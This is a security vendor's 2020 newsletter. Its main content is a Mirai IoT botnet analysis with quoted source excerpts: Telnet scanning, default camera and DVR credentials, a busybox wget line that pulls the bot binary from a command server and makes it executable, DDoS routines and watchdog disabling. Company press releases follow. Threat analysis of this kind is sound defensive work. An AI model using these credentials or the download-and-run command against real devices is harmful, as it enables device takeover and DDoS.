: Part 1. Embedded malware and Analysis of implications through the Mirai

: Part 2. Analysis of Mirai's malicious code discovered as Mirai-Family malware

→ Continue at December

Copyright © IGLOO Security, Inc. 2020. All rights reserved

IoT and Malicious Code
: Part 1. Embedded malware and Analysis of implications through the Mirai

Security Operation Center
Security Analysis Team

01. Overview

IoT, the core technology of the 4th industrial revolution, is rapidly developing technology as it is applied and universalized in various environments such as smart buildings and smart cities. According to Gartner, an expert in technology market analysis, the number of IoT technologies used in 2009 was 900 million, but it is expected to reach 26 billion by 2020. Cisco also predicted that the IoT will create an economic value of $1.4 trillion over the next 10 years from 2013 to 2020.

Then, what is the IoT that predicts the rapid market growth and economic value as a key element of the 4th industrial revolution?

The Internet of Things (IoT) refers to a technology that connects various objects through wireless communication by embedding sensors and communication functions in various objects. Here, things (Things) refer to devices that have been assigned IP to various device environments (mainly embedded) such as home appliances, mobile devices, and wearable devices. Internet of Things technology is applied to the whole of life, such as creating new markets and reducing costs, such as smart buildings, which utilize IT technology from household appliances such as IP CCTV, refrigerators, air conditioners, and other household appliances to building gaze management, security, and methods.


IoT equipment has a wide spectrum from type to price. In particular, as the device business based on the Internet of Things, led by wearable devices, is being actively carried out, security issues due to low-cost devices are steadily reported. It is possible to analyze the causes of increased attacks targeting the Internet of Things and respond to CCTV hacking and DDoS as direct damage such as using IoT vulnerabilities is discovered by attackers targeting a device environment that is not security by design. Let's look at how.

Copyright © IGLOO Security, Inc. 2020. All rights reserved

IoT and Malicious Code
: Part 1. Embedded malware and Analysis of implications through the Mirai

02. Why do IoT devices have so many enemies?

Among the attack methods mainly used by malicious codes that attack embedded Linux-based devices, the typical attack method is the case of using the embedded device as a botnet for DDoS attack. [Figure 6-1] is a graph that summarizes the types of malicious codes that have a DDoS attack function among embedded Linux malicious codes that have been disclosed so far or that have a high damage from the attack.



[Figure 6-1] Timeline of embedded Linux-based malware

Name	Year	Attack target and damage scale	Attack characteristics
Hydra	2008	MIPS Target	DDoS
Psybot	2009	nternet router target, MIPS Target	DDoS
chuck noris bot	2010	Telnet Brute Force, MIPS Target	UPX packing
Aidra	2012	For various processes such as MIPS, ARM, MIPSEL, PowerPC, SuperH, etc.	Source code open
Dalloz	2013	For processors such as Intel x86, MIPS, ARM, PowerPC, etc.	Cryptocurrency mining
bashlite	2014	Botnetization of about 1 million equipment	Source code open
Mirai	2016	DDoS attack attempts against Telnet Brute Force, krapsonsecurity, and Dyn	Source code open
Hajime	2016	No special behavior found	Using DHT protocol
Brickerbot	2017	Telnet Brute Force	Equipment unavailable
IoTReaper IoTroop	2017	Administrator authentication bypass and remote code execution vulnerability exploitation	DDoS
VPNFilter	2018	Estimated infection of about 500,000 to 1,000,000 devices	Data stealing, service interruption
silexbot	2019	Unix series, ARM target	Equipment unavailable
Mozi	2019	Collect bot information, run system or custom commands	Using DHT protocol , DDoS
DarkNexus	2020	Built-in Telnet scanner, blocking specific commands	DDoS

[Table 6-1] Embedded Linux-based malware summary information

Copyright © IGLOO Security, Inc. 2020. All rights reserved


03. Embedded Linux-based malicious code case analysis: Mirai

Among the malicious codes based on embedded Linux mentioned in [Figure 6-1], you can find the name of the malicious code that stands out. Embedded Linux malware detected after Mirai malware has many variants that have been modified/changed from the released Mirai source code. It means that the behavior up to the final DDoS is not very different from Mirai malware. If so, let's look at the behavior of Mirai malware among the list of malicious codes identified in [Table 6-1].

1) Mirai malware attack timeline

Date	Target and damage scale
2016/09/13	Computer security reporter Brian Krebs' website (krebsonsecurity.com) 665 Gbps attack in progress
2016/09/18	DDoS attack up to 1.5 Tbps in size against French web host OVH
2016/09/30	Mirai creators publish source code and detailed descriptions on Hacker Forum
2016/10/21	1.2 Tbps DDoS attack against Dyn, a domain service provider

[Table 6-2] Mirai malware attack timeline



[Figure 6-2] Overview of Mirai malware attack method (Source: Hashnet)

Copyright © IGLOO Security, Inc. 2020. All rights reserved

IoT and Malicious Code
: Part 1. Embedded malware and Analysis of implications through the Mirai

2) Mirai malware behavior analysis

※ Analysis based on open source code (https://github.com/jgamblin/Mirai-Source-Code)

When initial execution, port 23 (Telnet) scan is performed. IPs to be accessed are randomly generated and there are IP bands that are not scanned. Later, if the device is successfully accessed and infected, the same port scan is performed on the infected device.

```
for (i = 0; i < SCANNER_RAW_PPS; i++)
{
    struct sockaddr_in paddr = {0};
    struct iphdr *iph = (struct iphdr *)scanner_rawpkt;
    struct tcphdr *tcph = (struct tcphdr *)(iph + 1);

    iph->id = rand_next();
    iph->saddr = LOCAL_ADDR;
    iph->daddr = get_random_ip();
    iph->check = 0;
    iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));

    if (i % 10 == 0)
    {
        tcph->dest = htons(2323);
    }
    else
    {
        tcph->dest = htons(23);
    }
    tcph->seq = iph->daddr;
    tcph->check = 0;
    tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));
```

```
while (o1 == 127 ||                                  // 127.0.0.0/8      - Loopback
       (o1 == 0) ||                                  // 0.0.0.0/8        - Invalid address space
       (o1 == 3) ||                                  // 3.0.0.0/8        - General Electric Company
       (o1 == 15 || o1 == 16) ||                     // 15.0.0.0/7       - Hewlett-Packard Company
       (o1 == 56) ||                                 // 56.0.0.0/8       - US Postal Service
       (o1 == 10) ||                                 // 10.0.0.0/8       - Internal network
       (o1 == 192 && o2 == 168) ||                   // 192.168.0.0/16   - Internal network
       (o1 == 172 && o2 >= 16 && o2 < 32) ||         // 172.16.0.0/14    - Internal network
       (o1 == 100 && o2 >= 64 && o2 < 127) ||        // 100.64.0.0/10    - IANA NAT reserved
       (o1 == 169 && o2 > 254) ||                    // 169.254.0.0/16   - IANA NAT reserved
       (o1 == 198 && o2 >= 18 && o2 < 20) ||         // 198.18.0.0/15    - IANA Special use
       (o1 >= 224) ||                                // 224.*.*.*+       - Multicast
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29
       || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
);

return INET_ADDR(o1,o2,o3,o4);
```

[Figure 6-3] Random IP generation, port scan attempt

Copyright © IGLOO Security, Inc. 2020. All rights reserved

IoT and Malicious Code
: Part 1. Embedded malware and Analysis of implications through the Mirai

It stores a total of 62 ID/PWs to be used when the connection is successful, and has the composition of ID, PW, and weight. The ID/PW to be used for access is randomly determined, and the higher the weight, the greater the probability of being selected. It is assumed that the weight assigned is based on the sales volume of the product at the time the Mirai malware was produced.

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                 // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                      // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
```

[Figure 6-4] Part of preset factory initial ID/PW list (total 62)

Copyright © IGLOO Security, Inc. 2020. All rights reserved

IoT and Malicious Code
: Part 1. Embedded malware and Analysis of implications through the Mirai

No.	ID/PW	weight	Device Name
1	root/xc3511	10	H.264 - Chinese DVR
2	root/vizxv	9	Dahua Camera
3	root/admin	8	IPX-DDK Network Camera

[Table 6-3] Device names with the highest weighted ID/PW (source: krebsonsecurity)

Connection is attempted using a randomly selected ID/PW, and if the connection is not disconnected due to failure, the connection is attempted until the connection is disconnected.

```
// Retry
if (conn->state > SC_HANDLE_IACS) // If we were at least able to connect, try again
{
    if (++(conn->tries) == 10)
    {
        conn->tries = 0;
        conn->state = SC_CLOSED;
    }
    else
    {
        setup_connection(conn);

        printf("[scanner] FD%d retrying with different auth combo!\n", conn->fd);

    }
}
```

[Figure 6-5] Retry code according to initial failure

When login is successful, try downloading a file from the configured C2 by using the **wget**** command of **busybox***. It executes the downloaded Mirai malware, infects it, and incorporates it into the already created botnet.

**Busybox: A command suite tool that makes it possible to use commands that are lacking in embedded devices.*
***Wget: Command used to download files*

```
root@debian-armhf:/home/user# busybox 실행
BusyBox v1.20.2 (Debian 1:1.20.0-7) multi-call binary.
Copyright (C) 1998-2011 Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
See source distribution for full notice.

Usage: busybox [function] [arguments]... 사용법
   or: busybox --list[-full]
   or: busybox --install [-s] [DIR]
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as.

Currently defined functions: 사용 가능한 명령어
        [, [[, adjtimex, ar, arp, arping, ash, awk, basename, blockdev, brctl, bunzip2, bzcat, bzip2, cal, cat, chgrp, chmod,
        chown, chroot, chvt, clear, cmp, cp, cpio, cttyhack, cut, date, dc, dd, deallocvt, depmod, df, diff, dirname, dmesg,
        dnsdomainname, dos2unix, du, dumpkmap, dumpleases, echo, egrep, env, expand, expr, false, fgrep, find, fold, free,
        freeramdisk, ftpget, ftpput, getopt, getty, grep, groups, gunzip, gzip, halt, head, hexdump, hostid, hostname, httpd,
        hwclock, id, ifconfig, init, insmod, ionice, ip, ipcalc, kill, killall, klogd, last, less, ln, loadfont, loadkmap,
        logger, login, logname, logread, losetup, ls, lsmod, lzcat, lzma, md5sum, mdev, microcom, mkdir, mkfifo, mknod, mkswap,
        mktemp, modinfo, modprobe, more, mount, mt, mv, nameif, nc, netstat, nslookup, od, openvt, patch, pidof, ping, ping6,
        pivot_root, poweroff, printf, ps, pwd, rdate, readlink, realpath, reboot, renice, reset, rev, rm, rmdir, rmmod, route,
        rpm, rpm2cpio, run-parts, sed, seq, setkeycodes, setsid, sh, sha1sum, sha256sum, sha512sum, sleep, sort,
        start-stop-daemon, stat, strings, stty, swapoff, swapon, switch_root, sync, sysctl, syslogd, tac, tail, tar, taskset,
        tee, telnet, test, tftp, time, timeout, top, touch, tr, traceroute, traceroute6, true, tty, udhcpc, udhcpd, umount,
        uname, uncompress, unexpand, uniq, unix2dos, unlzma, unxz, unzip, uptime, usleep, uudecode, uuencode, vconfig, vi,
        watch, watchdog, wc, wget, which, who, whoami, xargs, xz, xzcat, yes, zcat
```

[Figure 6-6] busybox screen

Copyright © IGLOO Security, Inc. 2020. All rights reserved

IoT and Malicious Code
: Part 1. Embedded malware and Analysis of implications through the Mirai


```
case UPLOAD_WGET:
    conn->state_telnet = TELNET_UPLOAD_WGET;
    conn->timeout = 120;
    util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins/%s.%s -O - > "FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "; "
    TOKEN_QUERY "\r\n",
                wrker->srv->wget_host_ip, wrker->srv->wget_host_port, "mirai", conn->info.arch);

    printf("wget\n");
```

[Figure 6-7] busybox and wget used inside the code

After that, C2 command is waiting, and DDoS attack is performed when attack command is received.

```
BOOL attack_init(void)
{
    int i;

    add_attack(ATK_VEC_UDP,  (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE,  (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS,  (ATTACK_FUNC)attack_udp_dns);
    add_attack(ATK_VEC_UDP_PLAIN,  (ATTACK_FUNC)attack_udp_plain);

    add_attack(ATK_VEC_SYN,  (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK,  (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP,  (ATTACK_FUNC)attack_tcp_stomp);

    add_attack(ATK_VEC_GREIP,  (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH,  (ATTACK_FUNC)attack_gre_eth);

    //add_attack(ATK_VEC_PROXY,  (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP,  (ATTACK_FUNC)attack_app_http);

    return TRUE;
}
```

[Figure 6-8] DDoS attack related code

Protocol	Type
TCP	SYN, RST, FIN, ACK, PSH Flooding
UDP	DNS, ICMP Flooding
HTTP	GET, POST, HEAD Flooding

[Table 6-4] Available DDoS attack methods

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Since Mirai malware deletes itself when executed and executes in memory, it is necessary to prevent rebooting of the device for persistence of infection. Therefore, it disables the watchdog, which has the function of rebooting when a device error occurs.

```
// Prevent watchdog from rebooting device
if ((wfd = open("/dev/watchdog", 2)) != -1 ||
    (wfd = open("/dev/misc/watchdog", 2)) != -1)
{
    int one = 1;

    ioctl(wfd, 0x80045704, &one);
    close(wfd);
    wfd = 0;
}
chdir("/");
```

[Figure 6-9] Watchdog deactivation


04. Implications through Mirai malware analysis

We focused on Mirai malware, one of various malicious codes that threaten the IoT. Although it is a malicious code that had a great impact, I think the question of how it is possible to botnet the device by infiltrating the device with such a trivial method has been resolved to some extent. However, the method used for the attack is still valid, and it is believed that the impact is strong enough to borrow part of the source code released from later variants or other IoT malware.

As a result of searching port 23 where Mirai malware attempts to scan for penetration by Shodan, a search engine that searches for devices connected to the Internet, it is confirmed that more than 4 million devices are exposed to the outside. Of course, it is assumed that not all devices are IoT devices, but if about 10 percent of these devices become botnets and conduct DDoS attacks, the same or even greater damage is expected.

Copyright © IGLOO Security, Inc. 2020. All rights reserved

IoT and Malicious Code
: Part 1. Embedded malware and Analysis of implications through the Mirai



[Figure 6-10] Search result from shodan to port 23 (as of 9th Nov 2020)

When it comes to IoT malware, Mirai malware is the most famous, but there is a difference in propagation method or malware that disables the device itself rather than creating a botnet. For further analysis and countermeasures for the content will be covered in “Part 2. Analysis of Mirai's malicious code discovered as Mirai-Family malware”

05. Reference

[1] Embedded Linux malware
http://www.uqac.ca/portfolio/raphaelkhoury/files/2012/07/2019-10-Years-of-IoT-Malware-a-Feature-QRS.pdf

[2] Mirai

- http://wiki.hash.kr/index.php/%EB%AF%B8%EB%9D%BC%EC%9D%B4_%EB%B4%87%EB%84%B7
- https://krebsonsecurity.com/wp-content/uploads/2016/10/IoTbadpass-Sheet1.pdf
- https://github.com/jgamblin/Mirai-Source-Code
- https://www.shodan.io/search?query=port%3A23

※ Continue at December → : Part 2. Analysis of Mirai's malicious code discovered as Mirai-Family malware

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 7

Focus On IGLOO Security

1. IGLOO Security, INC.
   Acquired 2 patents related to vulnerability assessment
2. IGLOO Security, INC.
   AI security monitoring solution registered in the Public Procurement Service
3. IGLOO Security, INC.
   Homepage forgery monitoring system, “Webmon,” acquired the first grade GS certification
4. IGLOO Security, INC.
   business agreement signed for Gwangju city style artificial intelligence business foundation establishment

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Focus on IGLOO Security

IGLOO Security, INC. Acquired 2 patents related to vulnerability assessment

Blocking the source of cyber attacks using security vulnerabilities

- Igloo Security strengthens competitiveness in vulnerability assessment technology

[15th November 2020] IGLOO SECURITY, INC. (CEO : Lee Deuk-choon, www.igloosec.com/en) announced that it has completed the registration of two vulnerability assess patents that support efficient assessment of security vulnerabilities.

The two vulnerability assessment patents focus on improving the efficiency and accuracy of security vulnerability assessment. By automatically classifying whether an agent can be installed for vulnerability assessment, it is possible to quickly check the appropriate assessment method among agent/agentless. In addition, by recognizing unidentified assets that are not registered in the network and clearly distinguishing whether these assets are subject to vulnerability assessment or external threats, the occurrence of management errors can also be prevented.

IGLOO SECURITY plans to apply the acquired patented technology to Smart[Guard], a security assessment automation solution. Security personnel can relieve the burden of having to manually check the operating system (OS) and architecture of the system to be assessed with vulnerabilities, and prevent errors in the assessment results. In addition, by accurately grasping unidentified asset information in a timely manner, visibility into the corporate security environment and attack flow can be secured.

IGLOO SECURITY CEO Lee Deuk-choon said, “Along with the acceleration of digital transformation, cyber attacks aimed at security vulnerabilities in IT assets scattered everywhere are also increasing rapidly. We hope to strengthen our responsiveness to advanced cyber intrusion attempts through proactive vulnerability management.”

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Focus on IGLOO Security

IGLOO Security, INC. AI security monitoring solution registered in the Public Procurement Service

- Enhancement of purchasing convenience for public customers
- Expanding the provision of AI security solutions to public institutions

[29th October 2020] IGLOO SECURITY, INC. (CEO Lee Deuk-choon, www.igloosec.com/en) said an AI (artificial intelligence) security monitoring solution SPiDER TM AI Edition has been registered in the In-Nara Marketplace , Public Procurement Shopping Mall.

SPiDER TM AI Edition is an AI security monitoring solution that increases the efficiency of security monitoring and raises security monitoring capabilities based on AI technology optimized for cyber security. Depending on the capabilities and experience of security monitoring personnel, it is possible to resolve problems that have occurred with false positives, and focus more on responding to advanced security threats by in-depth analysis of filtered key information and suspicious clues.

In February 2019, IGLOO SECURITY launched SPiDER TM AI Edition, the first AI security monitoring solution in Korea, and supplied the solution to major public institutions and companies. From the beginning of this year to October, it has acquired more than 20 patents related to AI and security monitoring, and has focused on research and development to improve performance. In addition, it obtained Good Software (GS certification) in August of this year prior to registration in the Public Procurement Service, Nara Marketplace, and the excellence of AI security monitoring solution was verified.

Through this registration, public institutions will be able to more conveniently introduce AI security monitoring solutions. In fact, immediately after registration, agency A purchased SPiDER TM AI Edition through the Public Procurement Service's Nara Market, confirming the high public demand for AI security monitoring solutions. In the future, IGLOO SECURITY plans to focus on improving product performance and customer convenience.

Igloo Security CEO Lee Deuk-choon said, “As digital transformation in the public sector is actively promoted, the importance of AI security that can increase the security of a distributed digital work environment is expected to increase even more. Starting with this registration, it is expected that public institutions will be able to introduce AI security monitoring solutions more conveniently and to strengthen the security of the institution against advanced cyber attacks.”

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Focus on IGLOO Security

IGLOO Security, INC. Homepage forgery monitoring system, "Webmon," acquired the first grade GS certification

- Increase the security of public institutions and corporate websites

[3rd November 2020] IGLOO SECURITY, INC. (CEO Lee Deuk-choon, www.igloosec.com/en) said the WEBMON(a website forgery monitoring system) 2.5 version acquired Korea Information and Communication Technology Association (TTA)'s First Grade GS (Good Software) certification.

GS certification is a national certification system that tests software functions, performance, ease of use, and reliability. The Korea Information and Communication Technology Association (TTA) and the Korea Industrial Technology Testing Institute (KTL) conduct tests under the same conditions as the actual operating environment to objectively evaluate the technical performance and economic value of the software.

Webmon, which obtained GS certification this time, is a solution that increases the security and safety of the homepage. Real-time monitoring of website forgery and malicious code insertion, equipment settings, physical deterioration, and other possible risk factors in the physical section of web services can be checked at any time. IGLOO SECURITY provides solutions to various organizations and companies, and supports immediate response in case of website failure or infringement.

"As the digital transformation accelerates, the web has become inseparable from business and daily life, and cyber attacks aimed at web sites are also constantly evolving and increasing," said Lee Deuk-choon, CEO of IGLOO SECURITY. We will put more effort into providing security solutions that can increase the security and stability of our website."

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Focus on IGLOO Security

IGLOO Security, INC. business agreement signed for Gwangju city style artificial intelligence business foundation establishment

Cooperation to develop the AI ecosystem and foster AI talent

- IGLOO SECURITY and Gwangju Metropolitan City's AI ecosystem development and acceleration of talent

[10th November, 2020] IGLOO SECURITY, INC. (CEO Lee Deuk-choon, www.igloosec.com/en) is located in Gwangju Metropolitan City (Mayor Lee Yong-seop, https://www.gwangju.go.kr) and Gwangju-type artificial intelligence (AI).) It announced that it has signed a business agreement to establish a business foundation. Based on IGLOO SECURITY and the AI strengths of Gwangju Metropolitan City, the company will focus on securing excellent technologies and fostering talents that will accelerate the development of the AI industry in Korea.

As digital transformation accelerates, the importance of AI technologies to create meaningful value amid vast amounts of data is increasing. IGLOO SECURITY launched Korea's first AI security monitoring solution in February 2019 and supplied it to a number of organizations and companies, and was recognized for its AI technology. Gwangju Metropolitan City is focusing on revitalizing the AI industry ecosystem that has secured unique competitiveness by integrating the four major industries, automobile, energy, healthcare, and cultural contents with AI.

Through this business agreement, IGLOO SECURITY and Gwangju Metropolitan City are engaged in full-scale collaboration activities for the development of the AI ecosystem. Share and utilize high-quality AI learning data and infrastructure resources, and jointly conduct research to foster the AI and cyber security industry.

It also accelerates the development of excellent AI talent and job creation that will lead the growth of the AI industry. IGLOO SECURITY plans to establish new Gwangju subsidiaries and regional offices to foster AI talent in Gwangju. Using the Gwangju subsidiary as a base, we will prepare AI education and related recruitment programs with Gwangju Metropolitan City, and focus on discovering AI startups with excellent technology. A patent competition in the AI field is also scheduled to be held jointly.

Mayor Yong-seop Lee, Mayor of Gwangju Metropolitan City, said, “Gwangju, the leading city of the 4th industrial revolution, is expected to grow into a world-class artificial intelligence city as it supports Korea, the 4th power of artificial intelligence. He said, “We will bring together all our competencies so that we can create a lot of new jobs by gaining global competitiveness by strengthening our cooperation system.”

"As the speed of untact digital transformation is accelerating, the importance of securing AI technologies and talents to discover new growth engines in data is expected to increase," said Lee Deuk-choon, CEO of IGLOO SECURITY. Through cooperation with Gwangju Metropolitan City, we will speed up the creation of an artificial intelligence ecosystem and discovery of excellent talent.”

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

We Know SECURITY!

Published by IGLOO SECURITY (www.igloosec.co.kr/en)
6 Floor. 7, Jeongui-ro 8-gil, Songpa-gu, Seoul, Korea
T. +82-2-3404-8678
E-mail. overseas@igloosec.com

Distributed by Cyber-Infinity Corp. (www.ci-corp.jp)
株式会社 シーアイシー
東京都千代田区岩本町3-4-3 リードシー秋葉原ビル5階
T. +81-3-5829-5801
E-mail. business@ci-corp.jp

Edited by IGLOO SECURITY Marketing Team
Translated by IGLOO SECURITY Overseas Business Team
© 2020 IGLOO SECURITY, Inc. All rights reserved.
The copyright of this publication is held by IGLOO SECURITY. It is not permissible to reproduce, copy, or distribute any or all of the contents of this publication in any form or by any means without the prior written consent of IGLOO SECURITY. All information contained in the publication can be changed without prior notice.